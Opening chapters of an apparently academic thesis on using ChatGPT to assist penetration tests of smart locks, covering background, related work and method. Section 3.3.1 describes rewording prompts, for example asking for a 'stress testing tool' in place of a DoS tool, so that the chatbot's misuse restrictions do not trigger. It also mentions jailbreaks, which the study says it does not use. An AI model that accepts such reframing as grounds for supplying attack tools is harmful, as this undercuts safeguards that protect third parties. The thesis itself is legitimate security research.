Contents

List of acronyms and abbreviations

ADB Android Debug Bridge

AI Artificial Intelligence

APK Android Package Kit

ARP Adress Resolution Protocol

BLE Bluetooth Low Energy

BLEU Bilingual Evaluation Understudy

CNN Convolutional Neural Network

CVE Common Vulnerabilities and Exposures

DoS Denial of Service

DQN Deep Q-Learning Network

DRL Deep Reinforcement Learning

GPT Generative Pre-trained Transformer

HTTP Hypertext Transfer Protocol

HTTPS Hypertext Transfer Protocol Secure

ICMP Internet Control Message Protocol

IoT Internet of Things

IPA iOS package App Store

LaMDA Language Model for Dialogue Applications

LLaMA Large Language Model Meta AI

LLM Large Language Model

MAC media access control address

MitM Man in the Middle

MQTT Message Queuing Telemetry Transport

MulVAL Multi-host multi-stage Vulnerability Analysis

NLP Natural Language Processing

NMT Neural Machine Translation

[redacted]

OWASP Open Web Application Security Project

PaLM 2 Pathways Language Model 2

PDDL Planning Domain Definition Language

PoC proof of concept

POMDP partially observable Markov decision process

PPO Proximal Policy Optimization

RLHF Reinforcement Learning from Human Feedback

RNN Recurrent Neural Network

ROUGE Recall-Oriented Understudy for Gisting Evaluation

SDR Short Range Devices

SNR Signal-to-Noise Ratio

SSH Secure Shell

SSL Secure Socket Layer

SYN Synchronize

TCP Transmission Control Protocol

TLS Transport Layer Security

WSS WebSocket Secure

1 Introduction

The recent development in tech that is related to Large Language Models (LLMs) and their Natural Language Processing (NLP) capabilities have seen a substantial increase in its application on the global market [1]. The application can vary from simple text summarizing tools, corporate virtual assistants to more advanced generative Artificial Intelligence (AI) chatbots. When a user enters a prompt, the generative AI solution would respond by generating text, images, music or even code solutions [2]. The potential areas of expertise and knowledge a LLM can be trained to understand can almost be considered limitless.

However, an area of particular interest in applying the AI-technology is related to cyber security. By using a LLM application, the ethical hacker would theoretically be able to explore more efficient ways of solving problems related to the current task. The provided information from the vast data trained on the underlying LLM of the application would also assist in increasing the overall proficiency of the hacker. The LLM could provide information about a targeted system, potential entry points and various attack vectors. The LLM could also provide information regarding the most likely exploits that work on the target system.

The capabilities of the ethical hacker can be further increased when the application is used to generate code solutions. The LLM could be used to automate the use of existing tools or have it create new and more effective hacking tools.

1.1 Background

Recent advances in the architecture of deep neural networks can be connected to the introduction of the transformer model [3]. From the proposed architectural model, there has been a surge in the production of AI-related technologies. Numerous leading tech companies have created AI chatbots and virtual assistants because of the innovative breakthrough. Google recently developed Google Bard [4], an AI chatbot that was initially running on the transformer-based LLM, Language Model for Dialogue Applications (LaMDA). Google would later switch the underlying LLM to Pathways Language Model 2 (PaLM 2) [5]. The model was pre-trained extensively on numerous web pages, source code and data sets. The training of the underlying LLM allows Bard to generate text, code and image

responses to prompts.
Following the trend, Meta has also developed their own family of LLMs based on the transformer architecture called Large Language Model Meta AI (LLaMA) [6]. The model was trained on trillions of tokens using publicly available datasets.
However, one of the most widely used AI chatbots introduced to the public is OpenAI's ChatGPT [7]. The chatbot can generate a wide range of responses to natural language prompts. Both text and code responses can be created by the LLM implementation to assist the user.

1.2 Problem

As the LLMs and the surrounding technology are further updated, there is also the concern of the misuse potential [8]. Adversaries could use one of the LLM applications for sinister purposes. The usage could range from generating malicious code to writing phishing emails. The scope of misuse can also go outside the realm of cyber security. The LLM could potentially be used for social engineering and spreading false propaganda.
To reduce the misuse potential of ChatGPT, OpenAI has attempted to apply filters and restrictions to the queries used as input [9]. Evaluation metrics have been developed to measure toxicity in ChatGPT's output. Measures have also been taken to detect content that violates their policies.

Nevertheless, the LLM can instead be used to strengthen the capabilities of a cyber security professional. Both Google and Microsoft have seen the potential within the area and have developed their own LLMs focused on IT security.
Google has developed Sec-PaLM 2, a LLM primarily focused on concerns related to IT security [10]. The LLM is described to be able to help detect and contain any threats discovered on an enterprise level.
Similarly, Microsoft has developed Microsoft Security Copilot [11]. The security-specific LLM is said to be able to create responses fit for any unique use case security prompts.

1.3 Thesis objective

To explore how LLMs such as GTP-3.5 and its interface ChatGPT can be applied to enhance the offensive capabilities of an ethical hacker. To observe in what different areas of ethical hacking the LLM can be utilized effectively. How this could potentially amplify the attack vector against known vulnerabilities. But also how it can be used to discover new vulnerabilities by increasing the proficiency of the ethical hacker.

The study will also be aimed at surveying the code generative capabilities of the selected LLM. To observe how coherent and effective the generated code solutions are. How the LLM could potentially be used in automating segments or entire sequences involved in a hack.

1.4 Ethics and the law

Both ethical and legal aspects are taken into consideration when performing the study. The research conducted has to adhere to several paragraphs present in the Swedish criminal code related to the subject.

The first is Brottsbalken 4 kap. 9c § (Lag 2014:302), which states that ”anyone who unlawfully accesses information meant for automated processing or unlawfully changes, terminates, blocks or registers the information, will be judged for hacking and sentenced to pay a fine or prison for up to two years.”[1]. The paragraph continues to state that a similar sentence will be given if you unlawfully use another action to try and seriously disrupt or impede the use of such information. However, the paragraph should not interfere with the testing if the devices being tested are the property of the author or the organization conducting the research[2]. Therefore, the study would limit the attack surface to the device and its surrounding entry points. Any external cloud server used by the manufacturer would not be targeted in any way or form.

Another law is related to the Swedish law for copyright (Lagen om upphovsrätt

till litterära och konstnärliga verk) 1 kap. 2 § (Lag 2005:359)[3]. While not directly associated with ethical hacking, the lack of clarity in the paragraph still limits the utilization of decompiling and reverse engineering software code. Because of this and other similar copyright regulations and laws, the research will limit the scope of reverse engineering software code. Reverse engineering would exclusively be done with security testing tools. The purpose is to scan the decompiled code for possible security risks and bring attention to them.
A similar consideration would also be taken when using ChatGPT. Because the service is provided by OpenAI, the usage of the chatbot should not be such that it breaks their usage policies or the law[4].

Ethical aspects also exist that need to be taken into consideration when performing the research. The study should not be done so it highlights the misuse potential of the selected LLM. Instead, it should draw attention to how LLMs can be used to improve the ethical hacker and benefit the modern era of cyber security.

1.5 Methodology

Studying the ethical hacking capabilities of the LLM will be done by conducting a traditional penetration test. Selected Internet of Things (IoT) devices available on the market will be used in the penetration tests with the selected LLM.
The tested IoT devices will be taken from one of the categories that are available

[redacted]

In that study, various student groups would penetration test different IoT devices available in the connected household. The discoveries from the performed exploits were categorized as weaknesses and vulnerabilities.
Selected successful exploits from the study would be recreated with the assistance

[redacted]

of ChatGPT. The success rate of the recreated hacks will be analyzed using various criteria. Automating segments or the entire hack would also be surveyed and reported according to success rate.
Besides recreating existing hacks, the focus would also be on finding new vulnerabilities in the selected IoT devices with the assistance of ChatGPT. Similar criteria would be used from the predetermined exploits. Information regarding the success rate of the new hacks is examined and then added to the overall collected data.

The number of successfully recreated and discovered hacks will be examined by attack surface and attack type. How ChatGPT was used to find the exploits will also be reported. For instance, if it was used to generate code solutions, provide instructions or general information about an exploit.
The resulting data will be surveyed to find what types of successful exploits were more prevalent compared to others when using the LLM. To analyze whether there is a correlation between the attack surface, attack type or how ChatGPT was used in generating responses to the prompts.

1.6 Delimitations

Delimitations related to the research during the planning phase involve using the LLM implementation. The hacks will not involve generating malicious Trojans or similar payloads. The reason is to avoid the regulations implemented by OpenAI described in section 1.2.
While there are workarounds in the form of ”jailbreaking” ChatGPT and making it more susceptive to those kinds of queries, the approach will not be taken. The reasoning is that the LLM should be used as OpenAI intended it out of the perspective of a novice hacker and get the entire experience. Another reason is that OpenAI could patch the process utilized to jailbreak ChatGPT. If such a patch would happen, it could potentially halt the research.

Because of the lack of experience and the time frame, no hacks involving physical reverse engineering or disassembling the hardware would be attempted. Another reason is that the LLM implementation would only be able to provide limited guidelines in performing the exploits. The full scope of its capabilities would not

be tested.
Exploits that involve short-range wireless communication, such as Bluetooth technologies, would also be limited. The reason is the lack of experience and knowledge of working with those protocols. Another reason would be the hardware setup required for each test. The author believes the benefits of the LLM would be overshadowed by the utilized Short Range Devices (SDR), such as Ubertooth or HackRF One.
Nevertheless, if the recreation of a vulnerability would require such an exploit, then it would be tested.

Other delimitations were also taken post-planning when the penetration testing started. The original plan was to test at least four different devices from the selected category to get a good range of data. However, several issues occurred that would delay the research considerably. More information and descriptions regarding the problems are available in chapters 4, 7 and 9. The most important outcome of the issues is that the number of devices being tested had to be limited to less than initially planned.

1.7 Outline

The report is divided into the following chapters:

- **Chapter 2 - Background**: The chapter will explain relevant theoretical background areas related to the research. Related works surrounding the LLM and its offensive code generation capabilities will also be explored.
- **Chapter 3 - Method**: The research methodology will be explained more deeply with the various stages involved.
- **Chapter 4 - Systems under consideration**: A brief explanation of each of the IoT devices that are used will be given in this chapter.
- **Chapter 5 - Threat model**: Threat models will be presented based on the previous students' research and with information on how ChatGPT could be used to recreate and automate the tasks.

- **Chapter 6 - Penetration testing: Wattle SPL Touch**: The chapter will explain how the penetration test was performed against the Wattle SPL Touch smart lock using ChatGPT.
- **Chapter 7 - Penetration testing: Yale Doorman V2N**: The chapter will explain how the penetration test was performed against the Yale Doorman V2N smart lock using ChatGPT.
- **Chapter 8 - Penetration testing: Yale Doorman L3**: The chapter will explain how the penetration test was performed against the Yale Doorman L3 smart lock using ChatGPT.
- **Chapter 9 - Penetration testing: Glue Smart lock**: The chapter will explain how the penetration test was performed against the Glue smart lock using ChatGPT.
- **Chapter 10 - Result**: The chapter will summarize the penetration tests against the different devices and include a statistical analysis of what has been achieved from the study.
- **Chapter 11 - Discussion**: The result from the previous chapter will be discussed in this chapter, together with potential future works.
- **Chapter 12 - Conclusion**: The chapter will conclude the research by giving the author's final thoughts on the study and its outcome.

2 Background

The following chapter covers applicable theories and topics central to the project. The section will also outline the related works that correlate with the research done in this study.

2.1 Automation of Penetration testing

The theory of automating the process of penetration testing is not something new. Various concepts and methodologies exist that try to describe the topic and implement solutions. Even common open-source hacking tools today can be viewed as automating some repetitive tasks [13].
While different definitions exist, the end goal is to make the procedure of penetration testing more efficient in both cost and methodology.

Penetration testing, as described by Shah and Mehre [13], is to first evaluate a target system under consideration for potential vulnerabilities or weaknesses. The discovered weaknesses and vulnerabilities are then exploited to review the system's implemented security countermeasures. Different tests are performed to breach and gain unauthorized access to private data and information. Here, the objective of the penetration test is to enhance the security infrastructure by analyzing the resulting data and report.
A penetration tester, or ethical hacker, performs the penetration test by simulating an attack against the target system. Various tools and methodologies are available to evaluate and breach a system under consideration.
However, Stefinko *et al* [14], argues that learning to use the hacking tools or having the ethical hacker write the code can be a tedious and time-consuming task. The ethical hacker would require years of experience and a fundamental understanding of different areas of computer science and engineering. Introducing automation into the process would instead provide several advantages on both a private and commercial scale.

2.1.1 Scripting

An earlier study concluded by Haubris and Pauli [15], showcases how the scripting language Python can be used to process tasks and create an automated framework. The study presents a proof of concept (PoC) by integrating different open-source hacking tools to create a Python script using available open-source libraries for each tool. The program is designed to run different scanning tools depending on the provided user arguments. When the program finishes the enumeration stage, it will parse the output using various vulnerability assessment tools. From the vulnerability assessment stage, a log file is generated of detected vulnerabilities and exploits. The log will then be used for either automated exploitation using Metasploit or manually by the penetration tester.
Stefinko *et al* [14], also mentions how scripting languages like Python, Perl, Ruby or bash can be used in conjunction with tools such as Metasploit to create efficient solutions.

In general, scripting is used to integrate various tools into a single framework, like in the study by Haubris and Pauli. The research of this study will focus on a similar concept of integrating different hacking tools when creating automated solutions.

2.1.2 AI and Reinforcement learning

Another approach towards automation is proposed by Hu *et al* [16]. The study describes and implements Deep Reinforcement Learning (DRL) to create an automated penetration testing framework. DRL is a sub-field of machine learning combining Reinforcement learning techniques and Deep learning.
The presented solution by Hu *et al* is divided into two stages [16]. The first stage involved using the Shodan search engine to gather data about open ports and connected devices. The information about potential targets is then used to build a realistic network topology. Hu *et al* then uses the network topology as input for the open-source tool Multi-host multi-stage Vulnerability Analysis (MulVAL) to generate an attack tree. The attack tree, a hierarchical tree-like structure, is used to identify possible attack paths to a target. The attack tree is then represented as an attack matrix to be utilized by the DRL agent.

The second stage involves using the Deep Q-Learning Network (DQN) model of DRL to train and find the optimal attack path by analyzing the matrix. Various tests are then performed in the research using data from Shodan as input to determine the effectiveness of the DQN model.

A systematic literature review and analysis presented by McKinnel *et al* [17], would examine how AI and different machine learning techniques could be used in penetration testing and vulnerability assessments. The study would analyze papers that included the application of AI or machine learning within the field of cyber security.
From the established criteria and methodology, the study by McKinnel *et al* examined 31 papers related to the topic [17]. A majority of the papers would use Planning Domain Definition Language (PDDL), which is an automated planning AI technique. The PDDL was mostly utilized for translating vulnerabilities, hacking tools, and techniques into attack plans.
Another majority from the report would integrate some form of partially observable Markov decision process (POMDP) as a reinforcement learning framework. The technique was predominant in the use of generating attack graphs or the preplanning of exploitation. However, McKinnel *et al* would also highlight scalability issues when POMDP was used to construct attack graphs for the larger-scale penetration tests [17].

The fundamental concept of reinforcement learning and other training techniques will be utilized in the methodology of this research. Rather than training a model, the one pre-trained and used by ChatGPT will be utilized to identify and suggest the best course of action against the current targeted device. ChatGPT will also be used to generate code to create solutions and automate the process even further.

2.2 Penetration testing of IoT devices

Security concerns regarding devices belonging to the IoT market is a relevant topic. A recent study presented by Heiding *et al* investigated the security of different IoT devices commonly found in the connected household [12]. Various devices were tested and categorized according to their area of usage and type.

The categories included were *smart car adapters/garage*, *smart locks*, *smart cameras*, *smart home appliances* and *miscellaneous smart home devices*. A total of 22 different products were tested by various students with varying background knowledge within the field of cyber security in the study by Heiding *et al.*
The penetration testing followed the PatrIoT methodology outlined by Süren *et al* [18]. PatrIoT is a framework specifically designed for the vulnerability research of IoT products. The methodology follows a four-stage process for conducting the research and outlines common IoT attack surfaces.
The first stage outlined in the PatrIoT methodology involves planning, where information is gathered on the system under consideration [18]. The second stage requires creating a threat model by decomposing the attack surfaces and assessing vulnerabilities similar to the STRIDE model. The potential threats are then scored using the DREAD score system, where a higher score means greater risk. The third stage involved the exploitation of the system following what was discovered from the threat model. The fourth and final stage entails reporting and disclosing the potentially discovered vulnerabilities.

From the research results, Heiding *et al* disclosed that 17 new vulnerabilities were discovered for the various devices [12]. The testing also uncovered 52 weaknesses of different degrees. The most successful attack type was communication interception followed by broken authentication. Something that could potentially be important for the currently conducted study when choosing devices.

2.3 ChatGPT

ChatGPT is an AI Chatbot created by OpenAI and released in November 2022 [19]. As mentioned in section 1.1, it is one of the most popular conversational AI with millions of global users.
ChatGPT is easy to use and can manage a wide range of query requests from its GUI. The responses it generates vary from simple answers to creating entire essays.

An in-depth description of ChatGPT and its potential applications is given by Abdullah *et al* [20]. The way ChatGPT works is by interacting with human users as if they were in a natural conversation. Given the input, ChatGPT will be able

to understand the context and accurately generate an appropriate response in a human-like manner. ChatGPT or any other conversational AI achieves this with the help of the underlying language model and NLP technologies utilized when building the application [21]. When a human user types in a query, ChatGPT will be able to utilize the NLP model to analyze the text input and extract meaning from it to generate the response for the user.
Abdullah *et al* further explains how the application of ChatGPT is difficult to restrict [20]. The AI chatbot could be used to provide medical advice, write waivers or even legal documents. Another more sophisticated approach, which is also related to this research, is to use ChatGPT to write software code.

2.3.1 Underlying architecture

ChatGPT uses the Generative Pre-trained Transformer (GPT) model as the main component of its NLP model. As of this research, it is currently running the series known as GPT-3.5 for free users and GPT-4 for paid users[1].

The GPT model is a LLM that is based on the transformer architecture for deep neural networks proposed by Vaswani *et al* [22]. The paper revolutionized the field of NLP after showcasing how the transformer model outperformed already established network architectures such as the Convolutional Neural Network (CNN) and Recurrent Neural Network (RNN) models. The reason is how Vaswani *et al* introduces the self-attention mechanism of the transformer network, which would be able to handle input non-sequentially [22]. The model would not need to handle the sequence word-for-word or forget content in longer sequences because of the added self-attention layers in the neural network. Something the other earlier models suffered from because of their sequential processing using recurrent layers.
From the research result, Vaswani *et al* illustrated how the complexity and processing time would be reduced when using the transformer model compared to the CNN and RNN models [22].

[1] *GPT-4*. [Online]. URL: https://openai.com/product/gpt-4 (visited on 02-05-2023).

2.3.2 Development and training

The training of a LLM involves feeding the underlying neural network with a large corpus of text [23]. From the text, the language model would learn how to predict the probability distribution of the next word given the context of the previous words in a sentence.
According to Abdullah *et al*, the GPT-3 series was trained on a dataset containing up to 45 TB [20]. The data was collected from various sources up until early 2022.

OpenAI explains how the model was trained using a machine learning technique known as Reinforcement Learning from Human Feedback (RLHF) [19]. The way RLHF works is by combining reinforcement learning algorithms with human-evaluated feedback.
The first stage involves creating example output data from human interactions with a prompt used for fine-tuning the GPT-3.5 LLM using supervised learning. The next stage involves creating a reward model by training it using human feedback to rank different sampled model outputs from best to worst.
The final stage involves using OpenAI's Proximal Policy Optimization (PPO) reinforcement learning algorithm to optimize a policy against the reward model [24]. Whenever new data from the prompt is sampled, the policy will generate an output that has a reward calculated by the reward model. The PPO algorithm is then used to update the policy with the acquired reward.

2.4 Related work

Several research papers and journals exist attempting to apply ChatGPT and similar LLMs to different research fields.

A study presented by Kasneci *et al* [25], attempted to apply ChatGPT within the field of education. The paper illustrates the opportunities in both learning and teaching using LLMs like ChatGPT.
Another research paper by Cascella *et al* [26], illustrates how ChatGPT and similar LLMs can be used to assist in healthcare by testing various clinical and research scenarios. Cascella would test ChatGPT in four different scenarios related to

research and healthcare.

2.4.1 Application in Ethical Hacking

Since being made available to the public, there have been many concerns about the misuse potential of ChatGPT and the underlying LLM. Various web articles describe the application of ChatGPT within the field of offensive cyber security.

An article by Forbes outlines some of the usages of ChatGPT in offensive cyber security [27]. Because of its NLP capabilities, the LLM could be used to write elaborate phishing emails. The emails would be difficult to tell apart from real ones and be an entry point to even bigger exploits.
Similar concerns are highlighted in an article by the Harvard Business Review [28]. Both articles also bring up the misuse potential to have ChatGPT generate malware or create payloads for different hacks. Even though OpenAI has attempted to regulate its misuse potential (see section 1.2), the article by Harvard Business Review points out how malicious actors could bypass them [28]. Using various techniques to dupe the LLM, ChatGPT could be used to write malware and other malicious code.
New hackers with limited knowledge would be provided with advice for tools and actions they would not think of on their own. In a way, ChatGPT would be able to increase the capabilities and the security risks they could potentially cause.

However, Security Intelligence points out how ChatGPT could assist in increasing the capabilities of the penetration tester [29]. The LLM can be used to provide advice in different scenarios of penetration testing. The advice could range from supplying vulnerability assessments of code to generating code solutions.

2.4.2 AI Offensive Code-Generation

Research done by Ligouri *et al* [30], looks at both the strengths and limitations of AI-generated code for cyber security. In the paper, Ligouri *et al* describes how AI technologies can generate code from natural language input to create automated solutions for ethical hacking. However, the paper further explains that there are no effective standardized evaluation metrics to evaluate the quality of the code.

The paper attempts to present a solution by analyzing several automatic metrics for security code generators. The quality of the generated code is compared to reference code using various metrics, such as Bilingual Evaluation Understudy (BLEU) or Recall-Oriented Understudy for Gisting Evaluation (ROUGE). Human evaluation is also correlated with the metrics to assess the code quality.
Two different Neural Machine Translation (NMT) models are used in the research to generate code for ethical hacking. The chosen NMT models used are Seq2Seq and CodeBERT. Ligouri *et al* would also point out that they did not consider ChatGPT due to its restricted nature [30].
The datasets to train the models were collected from various publicly available GitHub repositories, databases and guidelines concerning exploits [30]. The generated code is written in Python and assembly programming languages. The automated evaluation is done using open-source tools and Python packages. The code used in the research is further correlated based on human evaluation, manually analyzing every part of the code snippets.
From the results, Ligouri *et al* would point out that conventional metrics, such as BLEU and ROUGE, would not be best suited to evaluate the generated offensive code [30]. Instead, exact match and edit distance metrics would correlate the most with the human evaluation for the assembly and Python code, respectively. Ligouri *et al* would also emphasize how offensive code differs from generic code in functionality and operations. The observation was done when comparing their research result to the results of previous studies that would generate general Python code.

While the study of generating offensive code might be limited due to the regulations implemented by OpenAI for ChatGPT, the paper by Ligouri *et al* might provide valuable insight for this research. The methodology and analysis of the generated code with various established code generation metrics would not be performed. An alternative would be instead to attempt to measure how well the LLM writes functional code in some form by human evaluation. A metric to consider could be the number of iterations to generate working code for specific solutions if time allows it.

3 Method

The following chapter outlines the methodology used when conducting the research. It starts with a review of previous research presented by Heiding *et al*, described in section 2.2. The chapter continues explaining the methodology when creating the threat model and conducting the penetration tests. The chapter concludes by explaining the method of how ChatGPT was to be used in the penetration tests.

3.1 Previous research

Early on, it was decided to go with one of the specified categories from section 2.2 for recreating and testing new exploits. The reasoning was to attain better and more uniform data for the result. Another argument was to determine that the reproduced hack is not for the certain IoT device manufacturer. If the same exploit was discovered in another brand, it should also be performed in systems with similar functionalities.

The procedure to select devices and exploits to attempt from the study by Heiding *et al* using ChatGPT involved an extensive literature review. All the student reports from the GitHub repository belonging to the previous research[1] had to be evaluated. The reason was to select the student reports of the chosen category that would best correlate to the established criteria of this study.
Some of the criteria used include:

- **Consistency (Method)**: The criteria recognized if the papers followed a similar methodology in threat modeling and performing the penetration tests. The use of similar frameworks when identifying and categorizing the threats, such as the STRIDE model was used. The criteria also recognized if a similar risk assessment model was used to score the potential threats, such as CVSS or the DREAD model.
  The argument for the criteria is to keep the data from previous exploits uniform and reduce the bias of the research.

- **Consistency (Exploit)**: The criteria would evaluate the different exploits depending on how common the attack surface, attack type and vulnerability are for successful attacks. The evaluation would also use frameworks based on real-world data, such as the Open Web Application Security Project (OWASP) Top 10[2].

  As described in section 2.2, the most common attack type was communication interception followed by broken authentication. While evaluating the papers, it would be reasonable to prioritize these attack types to increase the consistency of the recreated exploit data.

- **Available information**: Evaluate if there is a reasonable step-by-step process with guidelines and descriptions to recreate the hacks and exploits from the papers. In some cases, the assessed DREAD score of the *Reproducibility* category was used for the assessment.

  Provided data regarding the system under consideration was also of great interest to the study.

- **Setup**: The criteria would explore the previous preparations required for the hacks and exploits. The setup evaluation would include physical tools, test environment, use case scenarios, software and required application versions. If available, the given score to the *Exploitability* category of the DREAD model would also be evaluated.

  In some papers, the device would either be disassembled or require physical tools for the penetration test [31, 32]. As explained in section 1.6, these types of hacks would not be attempted to be recreated.

- **Background knowledge**: The criteria would analyze what prior understanding of different fields within computer science would be required to recreate the exploits. While a pre-trained LLM like ChatGPT will provide a user with valuable data to proficiently use the tool, previous knowledge of the specified area might also be required.

Ultimately, the *Smart lock* category was selected from the study by Heiding *et al* for the penetration tests. The reasoning was that most of the papers fell under

[2] *OWASP Top Ten | OWASP Foundation*. [Online]. URL: https://owasp.org/www-project-top-ten/ (visited on 07-05-2023).

the discussed criteria to make the test time effective and the collected data more uniform. Another reason was that all the devices in that category were similar in design and usage, making the data even more comparable. The final justification was that most of the exploits conducted there would not fall under the regulations presented by OpenAI or the delimitations from section 1.6.

3.2 Methodology of the Penetration tests

In general, the penetration tests would follow the same methodology outlined by the PatrIoT framework in section 2.2 for consistency of the recreations. Changes were still made because Heiding *et al* had already provided information about exploiting the disclosed vulnerabilities and weaknesses in their results [12].

The attempt to discover new exploits would follow the methodology less formally. Following the recreation, ChatGPT would be used extensively without any existing penetration testing framework. The LLM would be used to analyze and find new vulnerabilities and attempt to exploit them.

3.2.1 Planning

The first stage of the penetration test presented by Süren *et al* [18], would be modified. The scoping step would still be carried out partially when recreating the solutions. The penetration tests conducted on the devices would be grey-box oriented as described by Guzman and Gupta [33]. The reason is that the process to exploit the categorized weaknesses and vulnerabilities is already known from the previous study.
The use of the LLM to discover new solutions would instead be black-box oriented [33]. No previous information is available, and it would depend on ChatGPT to discover new vulnerabilities by following a systematic approach.

The environment for conducting the penetration tests would be a controlled research laboratory and a home environment. The tools and necessary devices to recreate the tests are available in the lab[3].
The computer system used for the testing would be a laptop running a version of

MacOS. The computer would also host a virtual machine running the penetration testing Linux distribution, Parrot Security OS[4].

The information-gathering step would not be as extensive when recreating the exploits. The reason is that all relevant information is already provided from previous research.
Discovering new vulnerabilities would instead involve an attempt to use the LLM to provide information about the target system's design and architecture.

The enumeration step would also be carried out to a limited extent for the recreation of hacks. The use of reconnaissance would depend on how it was conducted in the previous study when discovering the categorized weaknesses and vulnerabilities.
The enumeration of the target systems would be done more extensively when attempting to discover new vulnerabilities. By following the advice of ChatGPT, the attack surfaces would undergo reconnaissance for possible entry points and vulnerabilities.

3.2.2 Threat modeling

Following the planning stage is the threat model, as outlined by Süren *et al* [18]. Instead of going through the steps of an attack surface decomposition and vulnerability analysis, the model would be based on the ones created by previous students. Each selected device from criteria established in section 3.1 would have its identified threats used as the basis for current penetration tests. The justification is to keep the data from the tests comparable to previous tests done by Heiding *et al* [12]. If available, the given DREAD scores would also be reused.
The tables of identified threats would be updated to include descriptive data about how ChatGPT could be used to recreate the exploits. The information added would be about the steps used when replicating the exploits and the possible automated solutions.
The steps from the table of identified threats would be followed roughly when conducting the penetration test but could also be altered or disregarded.

[4] *What is ParrotOS?*. [Online]. URL: https://www.parrotsec.org/docs/introduction/what-is-parrot (visited on 27-05-2023).

Much would depend on the actual exploit being recreated in the practical test environment.

3.2.3 Exploitation

The exploitation stage would remain mostly unchanged for the recreation and discovery of new exploits. As explained by Süren *et al* [18], the purpose of exploiting the devices is to prove the assumptions and assessments from previous stages. The disclosed weaknesses and vulnerabilities that the previous students discovered and exploited would be recreated. While new vulnerabilities would be assessed and attempted to be exploited. The main difference would be that a LLM would be utilized to provide output in the form of instructions and generate code solutions in both cases.

It should be noted that no post-exploitation phase was to be conducted when recreating the hacks. The reason is that none of the hacks done by the students of the selected category attempted any post-exploitation due to different constraints.

3.2.4 Reporting

The focus of the reporting stage of this research has some differences compared to the one proposed by Süren *et al* [18]. Instead of the main focal point being the documentation of vulnerabilities, the paper will look at the success rate in recreating them. The focus will also be to document the success rate of discovering new vulnerabilities.
As outlined in section 1.5, the gathered data would be further analyzed to recognize the most common attack surface, attack type, number of automated solutions or the success of generated code for an exploit. How the LLM was used to recreate or discover new exploits would also be documented.
Graphical representations will be employed to illustrate the effectiveness of the LLM and to assist in the analysis.

If time allows it, the LLM capabilities to create a report would also be tested. The author believes it would be compelling to see if an automated report functionality could be generated after concluding the vulnerability assessment. The report

could be used as input to another exploit phase, similar to what Haubris *et al* described in section 2.1.1. Another use would be to automate the creation of a final report following the template of Süren *et al* [18].

3.3 Methodology of using the Large Language Model

As highlighted by Abdullah *et al* in section 2.3, the application of ChatGPT has no limit. Finding out how the LLM can effectively be implemented in penetration testing would require experimenting with different prompts. The queries were designed to identify these application areas for ChatGPT.
The queries would test the overall knowledge of the LLM regarding different exploits, hacking tools and penetration testing frameworks. The prompts would also asses its general understanding within the field of computer science and different sub-fields.
From the same conversation, queries would first be used to have the LLM describe exploits and how they are performed. The prompts could then continue with having the LLM generate possible code solutions.

3.3.1 Regulations

As mentioned in section 1.2, various regulations have been implemented by OpenAI to decrease the misuse potential of their LLM. The restrictions limit the full potential of the LLM but also serve a purpose to dishearten the potential adversaries described in section 2.4.1. Queries related to generating malware, such as worms, ransomware or trojans would have to be avoided.
Rather than producing the queries from the perspective of a pure red team tester, the prompts would involve blue team-oriented descriptions. The chatbot would be asked from the perspective of an IT security advisor. The queries would involve finding the best approach in different security scenarios. Either to evaluate the defensive capabilities or provide a way to test the resilience.
For instance, instead of asking the LLM it to:

```
User: Generate a tool that could be used to perform a DoS
attack.
```

The query would instead be rephrased and ask the LLM to:

```
User: Generate a stress testing tool that can be used to evaluate
the strength of my network device.
```

Currently, various jailbreaks exist when using the LLM. The jailbreaks would allow someone to use the full capabilities of the ChatGPT. A prompt could be used as input, persuading the LLM that the user has unrestricted access.
However, as explained in section 1.6, such a prompt would not be attempted for this study.

3.3.2 Areas of application

From experimenting with ChatGPT, several areas of usage were identified for the LLM in the penetration tests. A simple framework was created to facilitate the areas as steps that could follow each other. Figure 3.1 illustrates the identified application areas of the LLM.




Figure 3.1: Identified application areas for the LLM.

Information: The first step would involve having the LLM provide all available information and data about a certain topic. The topic could range from querying relevant information about the system under consideration, attack surfaces, attack vectors or recommended hacking tools. The information could also be about general IT areas such as network communication or software systems.

Guidelines: In this step, ChatGPT would focus on generating instructions. Instructions, such as how to perform a specific exploit in a penetration testing environment. Other instructions could be about how to use certain hacking tools efficiently. The tools would include both open-source software tools and physical tools.

Use case: The third step would have the LLM generate use case examples of tools and exploit routes. Cases could start from basic command line arguments, like running a simple port scan with network scanning tools like *nmap*. More advanced cases would be created in follow-up prompts, such as combining the nmap command with various script options and other tools.

Code generation: The final step would have the LLM generate code solutions. The generated code solutions could involve creating scripts for specific exploits. The code solutions would also be involved when automating hacks for the previous study by Heiding *et al* from section 2.2.

The method of using the application areas would be iterative for each prompt provided as input to the LLM. The steps could be followed in the order presented or used independently.
As explained in section 3.2.4, each identified area used for the successful exploits would be documented for the final result. For instance, an exploit could involve using ChatGPT to provide *information* and *guidelines* for various tools or network protocols. Another might encompass using only *code generation*.
The data would be collected to try and determine in what areas the LLM would have the most success.

3.3.3 Recreation of exploits

The recreation of exploits would first include recreating them successfully using ChatGPT with the assistance of previous student papers. The second part would involve, if possible, automating the exploit using the code generative capabilities of the LLM. The updated threat models described in section 3.2.2 would be used and include the different implementation areas from section 3.3.2 for each identified threat.

The automated solutions would be based on a similar model presented by Haubris and Pauli from section 2.1.1. Scripting languages would combine different hacking tools or their API to create a fully automated tool for exploitation. ChatGPT would be used to generate a program that would recreate the entire hack or segments of the hacks.
